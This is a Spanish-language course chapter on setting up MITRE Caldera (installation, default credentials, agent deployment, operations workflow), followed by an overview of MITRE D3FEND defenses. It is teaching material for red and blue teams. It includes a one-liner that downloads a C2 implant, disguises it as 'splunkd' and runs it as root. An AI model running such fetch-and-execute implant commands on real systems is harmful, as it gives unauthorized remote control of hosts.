“Caldera es una plataforma de emulación de adversarios diseñada para ejecutar fácilmente ejercicios autónomos de simulación de brechas y ataques. También se puede utilizar para ejecutar operaciones manuales de equipos rojos o respuestas automatizadas a incidentes. Caldera se basa en el marco MITRE ATT&CK™ y es un proyecto de investigación activo en MITRE”.

La documentación que nos ofrece esta Web es muy completa y debemos recurrir a ella ante cualquier duda.

Caldera nos permitirá ejecutar cualquiera de los ataques que nos presenta MITRE (y mucho más), analizarlos desde cada uno de los comandos o acciones que un intruso ha realizado, y con ello comprender cómo es la metodología y pasos que realizó.

Básicamente se trata de una interfaz gráfica que se ejecuta en un servidor y que trabaja en conjunto con la matriz MITRE ATT&CK. Con este interfaz gráfica podremos crear escenarios de ataques reales y la conectaremos con un agente que se comunicará con este servidor usando **C2** (Command & Control).

La importancia de aprender a emplear **Caldera** es que nos será de utilidad, tanto para los operadores del **Red Team** que pueden beneficiarse de esta herramienta ejecutando las técnicas que hemos ido desarrollando, y por otro lado, los operadores del **Blue Team** pueden ejecutar y revisar acciones de respuesta a incidentes. Además, está construido sobre el marco de **MITRE ATT&CK**, que es desde donde la plataforma extrae todas las tácticas, técnicas y procedimientos. Es decir, estamos profundizando en una metodología de trabajo que completa de forma práctica, todo lo que nos ofrece MITRE.

El proyecto **Caldera de MITRE** es una plataforma de tipo Breach and Attack Simulation (BAS) de código abierto que permite emular las Tácticas, Técnicas y Procedimientos (TTP) de explotación de redes y sistemas.

Para mantener nuestra metodología de trabajo eminentemente práctica, pasemos a trabajar con Caldera.

El desarrollo de este tema lo desarrollamos en detalle en el video 169 (**Obligatorio**).

 **MITRE CALDERA: Presentación y visión general - Charla 169** - Aprendiendo Ciberseguridad paso a paso

<https://youtu.be/AkTUqXf4I74>



8.10. MITRE CALDERA: Primeros pasos prácticos

Herramienta: Caldera de MITRE (<https://caldera.mitre.org>)

Instalación de Caldera.

Encontraréis en el enlace de caldera que hemos puesto arriba, y en todo Internet, varios foros para la instalación de caldera desde **Github**. Esta instalación, en muchos casos suele ponerse complicada. Pero nuevamente otra de las maravillas que nos ofrece nuestro **Kali Linux**, es que nos permite instalarlo sencillamente con el comando **“apt”**. Recomendamos que lo hagáis con la última versión de Kali.

```
(root@kali)-[/home/acorletti]
# uname -a
Linux kali 6.12.33+kali-arm64 #1 SMP Kali 6.12.33-1kali1 (2025-06-25) aarch64 GNU/Linux
```

En nuestro caso, como podéis ver en la imagen de arriba, estamos en la **versión 6.12.33** de junio de 2025.

Para instalarlo solo ejecutamos: **“apt install caldera”**.

```
(root@kali)-[/home/acorletti]
# apt install caldera
Installing:
caldera

Installing dependencies:
binutils-gold          python3-docker
binutils-gold-aarch64-linux-gnu python3-docutils
docutils-common        python3-freeze
golang-1.24-go         python3-imagesize
golang-1.24-src        python3-mdit-py-plugins
golang-go              python3-myst-parser
```

insecure”.

Una vez finalizada la instalación, se ejecuta con: **“caldera --insecure”**. La opción **“--insecure”**, nos permite trabajar con protocolo HTTP. Por supuesto mucho cuidado con el mismo, si lo hacemos en redes en producción, pues recordad que es un protocolo inseguro con lo que en ese caso no colocaremos **“--**

```
(root@kali)-[/home/acorletti]
# caldera --insecure
2025-08-16 12:26:06 WARNING --insecure flag set. Caldera will use the default user accounts in server.py:219
INFO default.yml config file.
INFO Using main config from conf/default.yml server.py:228
INFO Invalid Github Gist personal API token provided. Gist C2 contact_gist.py:70
INFO contact will not be started.
INFO Generating temporary SSH private key. Was unable to use tunnel_ssh.py:26
provided SSH private key
```

Si todo ha ido bien, nos mostrará el siguiente mensaje:

```
2025-08-16 12:26:27 INFO Docs built successfully.
```

ii Hagamos un break para presentar un comando nuevo !!

Acabamos de instalar un software nuevo, pero ¿dónde lo instaló?...

Veamos un comando espectacular: **“locate”** nos permite localizar todo lo que existe en nuestro disco duro, pero es necesario mantener actualizada su base de datos, por lo que si acabamos de instalar este software debemos actualizarla con el comando **“updatedb”**, una vez actualizada, entonces podemos busca a caldera con el comando **“locate caldera”**



```
(root@kali)-[/home/acorletti/Downloads]
# updatedb

(root@kali)-[/home/acorletti/Downloads]
# locate caldera
/usr/bin/caldera
/usr/share/caldera
/usr/share/caldera/__pycache__
/usr/share/caldera/app
/usr/share/caldera/conf
/usr/share/caldera/data
/usr/share/caldera/plugins
/usr/share/caldera/server.py
/usr/share/caldera/static
/usr/share/caldera/templates
```

Como podemos apreciar, la instalación de Caldera en nuestro Kali, la ha realizado en el directorio `"/usr/share/caldera"`, si nos vamos a este directorio, podemos ver que nos presenta enlaces simbólicos hacia `"/var/lib/caldera/conf"`. Este es el directorio que

```
(root@kali)~/home/acorletti/Downloads
# cd /usr/share/caldera
(root@kali)~/usr/share/caldera
# ls -l
total 28
drwxr-xr-x 11 root root 4096 Aug 16 12:25 app
lrwxrwxrwx 1 root root 21 Jun 12 06:53 conf -> /var/lib/caldera/conf
lrwxrwxrwx 1 root root 21 Jun 12 06:53 data -> /var/lib/caldera/data
lrwxrwxrwx 1 root root 24 Jun 12 06:53 plugins -> /var/lib/caldera/plugins
drwxr-xr-x 2 root root 4096 Aug 16 12:25 __pycache__
-rw-r--r-- 1 root root 10385 Apr 24 19:39 server.py
drwxr-xr-x 7 root root 4096 Aug 16 12:25 static
drwxr-xr-x 2 root root 4096 Aug 16 12:25 templates
```

```
(root@kali)~/usr/share/caldera
# cd /var/lib/caldera/conf
(root@kali)~/var/lib/caldera/conf
# ls -l
total 12
-rw-r--r-- 1 _caldera _caldera 311 Aug 16 12:33 agents.yml
-rw-r--r-- 1 _caldera _caldera 1510 Aug 16 12:33 default.yml
-rw-r--r-- 1 _caldera _caldera 2981 Aug 16 12:33 payloads.yml
(root@kali)~/var/lib/caldera/conf
# vi default.yml
```

estamos buscando pues allí está su configuración. Nos posicionamos en el mismo.

Una vez dentro de `"/var/lib/caldera/conf"`. Ejecutamos `"vi default.yml"`, pues como se presenta en la imagen de la derecha, al final de

```
users:
  blue:
    blue: admin
  red:
    admin: admin
    red: admin
```

este fichero de configuración, es donde se presentan los usuarios y contraseñas de acceso.

El desarrollo de este tema lo desarrollamos en detalle en el video 171 (**Obligatorio**).

 **MITRE CALDERA: Primeros pasos prácticos - Charla 171 - Aprendiendo Ciberseguridad paso a paso**

<https://youtu.be/x6e41T7IMhg>




8.11. MITRE CALDERA: Campañas, Plugins y Configuración

Acceso y presentación de Caldera:

Para acceder lo haremos vía web, con Firefox en la URL: <http://localhost:8888>, Donde colocaremos como usuario `"admin"` y contraseña `"admin"`, tal cual acabamos de ver en el fichero `"default.yml"`. Una vez validado, se nos presentará la imagen que figura abajo.

Como podemos ver en la imagen anterior, la interfaz gráfica de Caldera se divide en tres secciones:



- Campañas
- Plugins
- Configuración

(las hemos recuadrado en **verde** en la imagen).

Las campañas son conjuntos de operaciones para simular diferentes tipos de ataques, los plugins son componentes de software que extienden la funcionalidad del sistema (como añadir nuevas capacidades de ataque o adversarios), y la configuración se refiere a los ajustes del sistema, como la activación de plugins y la definición de operaciones, por ejemplo, dentro del archivo *default.yml*.

Cuando instalamos Caldera en nuestro Kali Linux, por defecto ya trae cargados los siguientes agentes:

- **Sandcat**: consiste en un agente ligero que permite ejecutar comandos remotos, scripts y técnicas ATT&CK de manera discreta. Se utiliza principalmente para pruebas que requieren alta movilidad y sigilo, ideal para escenarios de emulación avanzados. Puede comunicarse con el servidor de CALDERA usando **C2** (Command & Control) para recibir órdenes y enviar resultados.
- **Manx**: Es un agente más orientado a entornos Windows, con funcionalidades avanzadas de persistencia y exfiltración. Se puede comunicar a través del contacto TCP y funciona como un reverse-shell. Su objetivo es simular ataques más persistentes, como malware que sobrevive a reinicios o cambios de usuario. Permite probar técnicas de movimiento lateral y recolección de credenciales en entornos controlados.
- **Ragdoll**: Diseñado para simular ataques más destructivos, aunque sigue siendo seguro dentro del entorno de CALDERA. Su enfoque está en demostraciones y pruebas de técnicas ofensivas específicas, más que en la discreción. Útil para escenarios de entrenamiento o para visualizar cómo ciertos ataques afectan al sistema sin riesgo real.

💡 Resumen:

- **Sandcat**: sigiloso, multiplataforma, flexible.
- **Manx**: persistente, especializado en Windows, pruebas de movimiento lateral.
- **Ragdoll**: ruidoso, demostrativo, útil para entrenamiento y visualización de ataques.

El desarrollo de este tema lo desarrollamos en detalle en el video 172 (**Obligatorio**).

🌐 MITRE CALDERA: Campañas, Plugins y Configuración - Charla 172 - Aprendiendo Ciberseguridad

<https://youtu.be/M5d5zlsSPUM>





8.12. MITRE CALDERA: Desplegando un agente

Prueba inicial de “agent”

Para iniciar nuestro trabajo con Caldera, crearemos, configuraremos y conectaremos un agente. Para seguir nuestra filosofía “paso a paso” lo haremos con el más sencillo: **Sandcat**.

En el menú de la izquierda de Caldera, dentro de “Campaigns” seleccionamos “agent”, y hacemos “click” en esta opción. Se nos desplegará la ventana que se presenta a la derecha.

Para crear un nuevo agente, seleccionamos el botón “+ Deploy an agent” (recuadrado en rojo). Inmediatamente se nos abrirá la ventana que presentamos abajo, en la cual seleccionaremos “Sandcat” tal cual podemos ver en azul en la imagen que sigue.




Si seleccionamos **Sandcat**, se nos abrirá una ventana similar a la de la imagen de abajo.

Como podemos ver en la imagen, nos ofrece la opción de seleccionar una plataforma (Platform), en este caso para Linux, Windows y MAC

En nuestro ejemplo, hemos seleccionado MAC (recuadrado en verde), pero por supuesto, podéis hacerlo con la que más os guste.

Por ahora lo más importante es configurar adecuadamente el campo “app.contact.http” pues esa será la URL a la que se conectará este agente. Se trata de la dirección en la que hemos instalado nuestro servidor de Caldera. Por defecto, ya viene como:

<http://0.0.0.0:8888>, pues esa es la dirección de nuestro localhost y el puerto 8888, es el que figura en el fichero “default.yml”.



En nuestro caso, la dirección IP del ordenador portátil en el que instalamos Caldera es 192.168.1.124, por lo que modificamos este campo colocando:

<http://192.168.1.124:8888>, tal cual vemos en la imagen (recuadrado en **naranja**).

El paso final será copiar el contenido que nos ha generado, haciendo click en **“Copy”** (recuadrado en **rojo**).

Ahora debemos insertar el código copiado en el que hemos elegido como “agente”, en nuestro caso, como hemos dicho, será otro MAC, por lo que abrimos una interfaz de comandos en el mismo y pegamos el código que hemos copiado. **IMPORTANTE:** este pegado debemos hacerlo con una cuenta que posea permiso de administrador, pues lo que intentaremos simular con esta agente, es lo que realizaría un intruso que ha escalado privilegios.


Si lo hiciéramos con Linux, el pegado sería igual que en MAC en una interfaz de comandos, y para Windows, el código se ejecuta a través de PowerShell.

A continuación se presenta una imagen en la que podemos apreciar el **“pegado”** en el agente (en nuestro caso otro MAC), del fichero que acabamos desde nuestro servidor Mitre Caldera y que copiamos (**“Copy”**: recuadrado en **rojo** en la imagen anterior).

```
sh-3.2# server="http://192.168.1.193:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:darwin" -H "architecture:amd64" $server/file/download > splunkd;chmod +x splunkd;./splunkd -server $server -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://192.168.1.193:8888
upstream dest addr=http://192.168.1.193:8888
group=red
privilege=Elevated
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction 2f3c393f-8859-481c-a64f-dbac2144cfc3
[*] Submitting results for link 2f3c393f-8859-481c-a64f-dbac2144cfc3 via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
```

En la imagen de arriba podemos ver también, que una vez pegado el fichero se inicia “sandcat” (**rojo**) y se establece una comunicación HTTP hacia el servidor 192.168.1.193 (**verde**) que es donde instalamos Mitre Caldera recientemente. Lo hace como grupo **“red”** porque estamos trabajando como **“Red Team”** y con máximos privilegios (privilege=Elevated) (**azul**). Finalmente, una vez que se establece la conexión, podemos ver como comienza a generar los **“Beacon”** (balizas) para que mutuamente (servidor y agente) sepan que están vivos (ALIVE) (**naranja**).

En el lado del servidor, inmediatamente nos mostrará que este agente se ha conectado, tal cual podemos ver en la imagen de la derecha (recuadrado en **verde**).



The screenshot shows the 'Agents' tab in the Mitre Caldera interface. On the left, there is a sidebar with navigation options: CAMPAIGNS, agents, abilities, adversaries, operations, schedules, PLUGINS, and access. The main area displays a table of agents. A red box highlights the 'Configuration' button above the table. The table has columns: id (raw), host, group, platform, contact, pid, and privilege. One agent is listed with id 'kryvgr', host 'Mac-Ale2021.local', group 'red', platform 'darwin', contact 'HTTP', pid '44879', and privilege 'Elevated'. This row is highlighted with a green box.


id (raw)	host	group	platform	contact	pid	privilege
kryvgr	Mac-Ale2021.local	red	darwin	HTTP	44879	Elevated

Otro detalle que debemos conocer es el tema de **“Configuration”** de cada agente, botón que hemos recuadrado en **rojo** en la imagen de arriba y a la derecha. Hagamos **“click”** en este botón para estudiar las opciones que nos ofrece.

La ventana de configuración, es la que vemos a la derecha.

Cada uno de estos campos significa:

- **Beacon Timers** (Temporizadores de baliza): segundos mínimos y máximos que tardará el agente en enviar una baliza (beacon) al servidor.
- **Watchdog Timer** (Temporizador de vigilancia): segundos que se debe esperar, una vez que el servidor no sea accesible, antes de eliminar un agente.
- **Untrusted timer** (Temporizador de agentes no fiable): segundos que se debe esperar antes de marcar un agente desaparecido como no fiable. Las operaciones no generarán nuevos enlaces para los agentes no confiables.
- **Implant Name** (Nombre del implantación): Nombre base de este agente. Si es necesario, se añadirá una extensión cuando se cree un agente (por ejemplo, splunkd se convertirá en splunkd.exe al generar un agente en una máquina Windows).
- **Bootstrap Abilities** (Capacidades de arranque): Lista separada por comas de los ID de capacidades que se ejecutarán en una nueva baliza de agente. De forma predeterminada, está configurado para ejecutar un comando que borra el historial de comandos.
- **Deadman Abilities** (Capacidades de hombre muerto): Lista separada por comas de los ID de capacidades que se ejecutarán inmediatamente antes de la terminación del agente. El agente debe ser compatible con las capacidades de hombre muerto para que se puedan ejecutar.



El desarrollo de este tema lo desarrollamos en detalle en el video 173 **(Obligatorio)**.

 **MITRE CALDERA: Desplegando un agente - Charla 173 -**
Aprendiendo Ciberseguridad paso a paso

<https://youtu.be/kMCpMbDBXA4>



8.13. MITRE CALDERA: Habilidades, Adversarios y Operaciones

Secuencia normal de trabajo con Mitre Caldera

Para nuestro trabajo cotidiano con Mitre Caldera, es importante que comprendamos cuál es la secuencia natural de pasos a seguir.

Normalmente lo haremos siguiendo cuatro pasos:

1. Abilities → 2. Adversaries → 3. Agents → 4. Operations

Qué es y qué hace cada uno

1) Abilities (Habilidades)

- **Qué son:** acciones atómicas que Caldera puede ejecutar (por ejemplo: listar procesos, descargar un binario, ejecutar un comando, mover lateralmente, etc.).
- **Qué hacen:** definen *cómo* se realiza una técnica concreta (normalmente mapeadas a técnicas ATT&CK — por ejemplo T1059 ejecución de comandos).
- **Formato:** suelen ser scripts o módulos con parámetros, timeout, condiciones de éxito/fallo.
- **Por qué importan:** son los bloques de construcción; sin abilities no hay pasos concretos que ejecutar.

2) Adversaries (Adversarios / perfiles)

- **Qué son:** colecciones ordenadas de abilities (a menudo con condiciones, ramificaciones y delays) que representan una *táctica o campaña* completa.
- **Qué hacen:** describen la secuencia lógica de ataque (por ejemplo: Recon → Exploit → Persistencia → Escalada → Exfiltración) agrupando abilities y su flujo.
- **Por qué importan:** encapsulan una estrategia reutilizable — puedes ejecutar el mismo adversary contra muchos agents.

3) Agents (Agentes)

- **Qué son:** procesos clientes conectados al servidor Caldera que ejecutan instructions (por ejemplo: un implant en un host de laboratorio).
- **Qué hacen:** reciben órdenes (abilities) desde el servidor y las ejecutan localmente, reportando resultados y artefactos.
- **Por qué importan:** son los *puntos de ejecución* reales; sin agentes no hay dónde ejecutar las abilities.

4) Operations (Operaciones)

- **Qué son:** la ejecución concreta: un intento de correr un adversary (o conjunto de abilities) sobre uno o más agents, con parámetros (fechas, alcance, velocidad, colecciones de agentes).
- **Qué hacen:** coordinan la ejecución, monitorizan progreso, recolectan resultados/logs, y permiten pausar/terminar la campaña.
- **Por qué importan:** es la acción real de «lanzar el ataque» en un entorno controlado.

Por qué esa secuencia (motivo práctico)

- **Preparación primero:** definir y probar **abilities** antes te evita errores en tiempo de ejecución.

- **Diseño de campaña:** agrupar esas abilities en **adversaries** permite repetir y estandarizar ataques.
- **Disponibilidad de ejecución:** tener **agents** conectados es requisito para que la ejecución sea posible — pero no necesitas desplegarlos al último segundo: pueden existir desde antes.
- **Ejecución controlada:** finalmente lanzas una **operation** para ejecutar el adversary contra los agents.

El desarrollo de este tema lo desarrollamos en detalle en el video 174 **(Obligatorio)**.

 **MITRE CALDERA: Habilidades, Adversarios y Operaciones - Charla 174 - Aprendiendo Ciberseguridad**

<https://youtu.be/YUtZ7XmMmtc>



8.14. MITRE CALDERA: Command Line

Este tema, se desarrolla de forma totalmente práctica por medio de la ejecución de un ejercicio a través de la interfaz gráfica de MITRE Caldera, así que lo realizarás directamente siguiendo el video 175.

El desarrollo de este tema lo desarrollamos en detalle en el video 175 **(Obligatorio)**.

 **MITRE CALDERA: Command Line - Charla 175 - Aprendiendo Ciberseguridad paso a paso**

<https://youtu.be/a3p00LxPBqo>



8.15. MITRE CALDERA: Setting y Access

Este tema también se desarrolla de forma totalmente práctica por medio de la ejecución de un ejercicio a través de la interfaz gráfica de MITRE Caldera, así que lo realizarás directamente siguiendo el video 176.

El desarrollo de este tema lo desarrollamos en detalle en el video 176 (**Obligatorio**).

 **MITRE CALDERA: Setting y Access - Charla 176 -**
Aprendiendo Ciberseguridad paso a paso

<https://youtu.be/4ct2ePrWbMI>



8.16. MITRE D3FEND: Cómo defendernos

MITRE D3FEND

MITRE D3FEND (<https://d3fend.mitre.org>)



Dentro de nuestro ciclo a "*Aprendiendo Ciberseguridad Paso a Paso*", Hoy vamos a ver **MITRE D3FEND**, la contraparte defensiva de **MITRE ATT&CK**, y una herramienta imprescindible para **Blue Teams**, **SOCs**, **analistas de amenazas** y **arquitectos de seguridad**.

En nuestro ciclo ya has visto nuestros vídeos sobre:

- MITRE ATT&CK (videos 150 a 160)
- Sysmon
- SIEM
- Análisis forense
- CVEs, CWEs y CAPEC
- Hardening

Por lo que este vídeo te va a encajar perfectamente.



1. ¿Qué es MITRE D3FEND?

D3FEND es una base de conocimiento organizada que describe:

1. **Técnicas defensivas**
2. **Mecanismos de defensa**
3. **Contramedidas específicas**
4. **Relaciones entre defensas y técnicas ATT&CK**

Dicho de forma simple:

- ➡ ATT&CK te explica **cómo te atacan**,
- ➡ D3FEND te explica **cómo defenderte**.

MITRE lo desarrolló financiado por la **NSA** (National Security Agency) con el objetivo de mejorar la defensa nacional y empresarial frente a APTs y ataques complejos.

MITRE D3FEND

2. Estructura de MITRE D3FEND

D3FEND se organiza en varias categorías principales que representan **funciones defensivas**. Cada categoría contiene técnicas específicas, ejemplos prácticos y relaciones con ATT&CK.

Las 6 categorías de D3FEND

- Harden (Endurecimiento)**
- Detect (Detección)**
- Isolate (Aislamiento)**
- Deceive (Engaño)**
- Evict (Expulsión/Erradicación)**
- Restore (Restauración)**



3. Categorías y Técnicas con Ejemplos Reales

A. HARDEN — Fortificar y reducir superficie de ataque

Agrupar técnicas usadas para **evitar** que un ataque tenga éxito.

Ejemplos de técnicas:

- Credential Hardening**
- Application Hardening**
- Network Hardening**
- File System Hardening**

Ejemplos aplicados:

✓ Deshabilitar PowerShell no firmado	✓ Desactivar macros por defecto
✓ Configuración segura de RDP	✓ Modo

Relación con ATT&CK: Mitiga técnicas como *Initial Access*, *Execution* o *Privilege Escalation*.

MITRE D3FEND

B. DETECT — Identificar comportamientos sospechosos

Agrupar mecanismos que permiten **detectar** un ataque en curso.


Ejemplos de técnicas:

- Process Monitoring**
- Binary Analysis**
- Network Traffic Analysis**
- Memory Monitoring**

Casos reales:

- ✓ Sysmon
- ✓ Un IDS alertando del tráfico de C2
- ✓ Defender ATP detectando inyección de memoria

Relación con ATT&CK: Mapea a tácticas de *Command and Control* y *Execution*.




C. ISOLATE — Limitar o contener el daño

Técnicas para evitar que un atacante se mueva lateralmente o comprometa más sistemas.

Ejemplos:

- Network Isolation**
- Sandboxing**
- Application Isolation**

Aplicaciones reales:

- ✓ Poner un endpoint en modo "aislado" desde un EDR
- ✓ Navegadores con sandboxing (Chrome sandbox)
- ✓ VLANs para impedir desplazamiento lateral



MITRE D3FEND

D. DECEIVE — Engañar al atacante

Una de las categorías más potentes y menos utilizadas.

Técnicas:

- Honeypots
- Honey Files / Honey Credentials
- Decoy Services

Casos reales:

- ✓ Crear un archivo señuelo "Passwords.xlsx" con un canary token
 - ✓ Honeypots detectando movimiento lateral
 - ✓ Servicios falsos expuestos para estudiar escaneos
- Esto permite **detectar actividad delictiva temprana** y recopilar inteligencia.



- Deceive		- Evict		
Decoy Environment	Decoy Object	Credential Eviction	Object Eviction	Process Eviction
Connected Honeynet	Decoy File	Account Locking	Disk Formatting	Host Shutdown
Integrated Honeynet	Decoy Network Resource	Authentication Cache Invalidation	Disk Erasure	Host Reboot
Standalone Honeynet	Decoy Persona	Credential Revocation	Disk Partitioning	Process Suspension
	Decoy Public Release		DNS Cache Eviction	Process Termination
	Decoy Session Token		Domain Registration Takedown	Session Termination
	Decoy User Credential		File Eviction	
			Email Removal	
			Registry Key Deletion	

E. EVICT — Cortar o eliminar actividad maliciosa

Conjunto de técnicas para **expulsar al atacante** y evitar persistencia.

Ejemplos:

- Kill Process (terminar procesos maliciosos)
- Account Lockdown
- Quarantine File
- Network Block / Firewall Rules

Aplicación real:

- ✓ Un EDR bloquea automáticamente mimikatz.exe o acciones similares
- ✓ Un SIEM activa respuesta automática para bloquear un hash en toda la red

MITRE D3FEND

F. RESTORE — restaurar y analizar evidencias

Cubren técnicas de restauración e investigación y análisis profundo.

Ejemplos:

- Disk Imaging
- Memory Forensics
- Log Analysis
- Packet Capture

Usos reales:

- ✓ Análisis de un volcado de memoria con Volatility
- ✓ Estudiar un binario malicioso
- ✓ Triage rápido de un endpoint comprometido

- Restore	
Restore Access	Restore Object
Reissue Credential	Restore Configuration
Restore Network Access	Restore Database
Restore User Account Access	Restore Disk Image
	Restore File
Unlock Account	Restore Email
	Restore Software



4. Cómo se relaciona D3FEND con ATT&CK

Este punto es clave para Blue Teams.

D3FEND "conecta" cada técnica defensiva con las técnicas ofensivas que pretende mitigar.

Ejemplo:


- ATT&CK: T1059.001 – PowerShell
→ **D3FEND**: Execution Isolation, Script Blocking, Process Monitoring

Otro ejemplo:

- ATT&CK: Credential Dumping (T1003)
→ **D3FEND**: Credential Hardening, Memory Analysis, Behavior Monitoring

Esto permite: ✓ Construir detecciones basadas en adversarios reales

- ✓ Justificar defensas ante auditorías
- ✓ Crear arquitecturas de seguridad alineadas al riesgo real



MITRE D3FEND

5. ¿Para qué sirve en la práctica?

D3FEND es útil para:

Para analistas SOC: ✓ Crear reglas de detección alineadas a tácticas reales ✓ Mapear defensas existentes a amenazas relevantes ✓ Identificar huecos en la arquitectura defensiva	Para arquitectos de seguridad: ✓ Diseñar defensas basadas en un estándar internacional ✓ Documentar controles de forma estructurada ✓ Justificar inversiones ante la dirección
Para Red Teams: ✓ Entender qué defensas van a activarse ✓ Planear ataques más realistas ✓ Simular APTs y validar eficacia defensiva	Para formación: ✓ Explicar el "lado defensivo" de ATT&CK ✓ Construir laboratorios con roles Blue Team ✓ Enseñar detección, hardening y forense de forma ordenada



6. Ejemplo práctico aplicado a nuestro ciclo

En tu serie de *Aprendiendo Ciberseguridad Paso a Paso*, D3FEND se relaciona con:

- **Videos de Sysmon** → "Process Monitoring"
- **Videos de SIEM** → "Log Analysis"
- **Videos de Firewalls** → "Network Isolation" / "Traffic Filtering"
- **Videos de Análisis Forense** → "Disk Imaging" / "Memory Forensics"
- **Videos de MITRE ATT&CK** → Defensa asociada a cada táctica
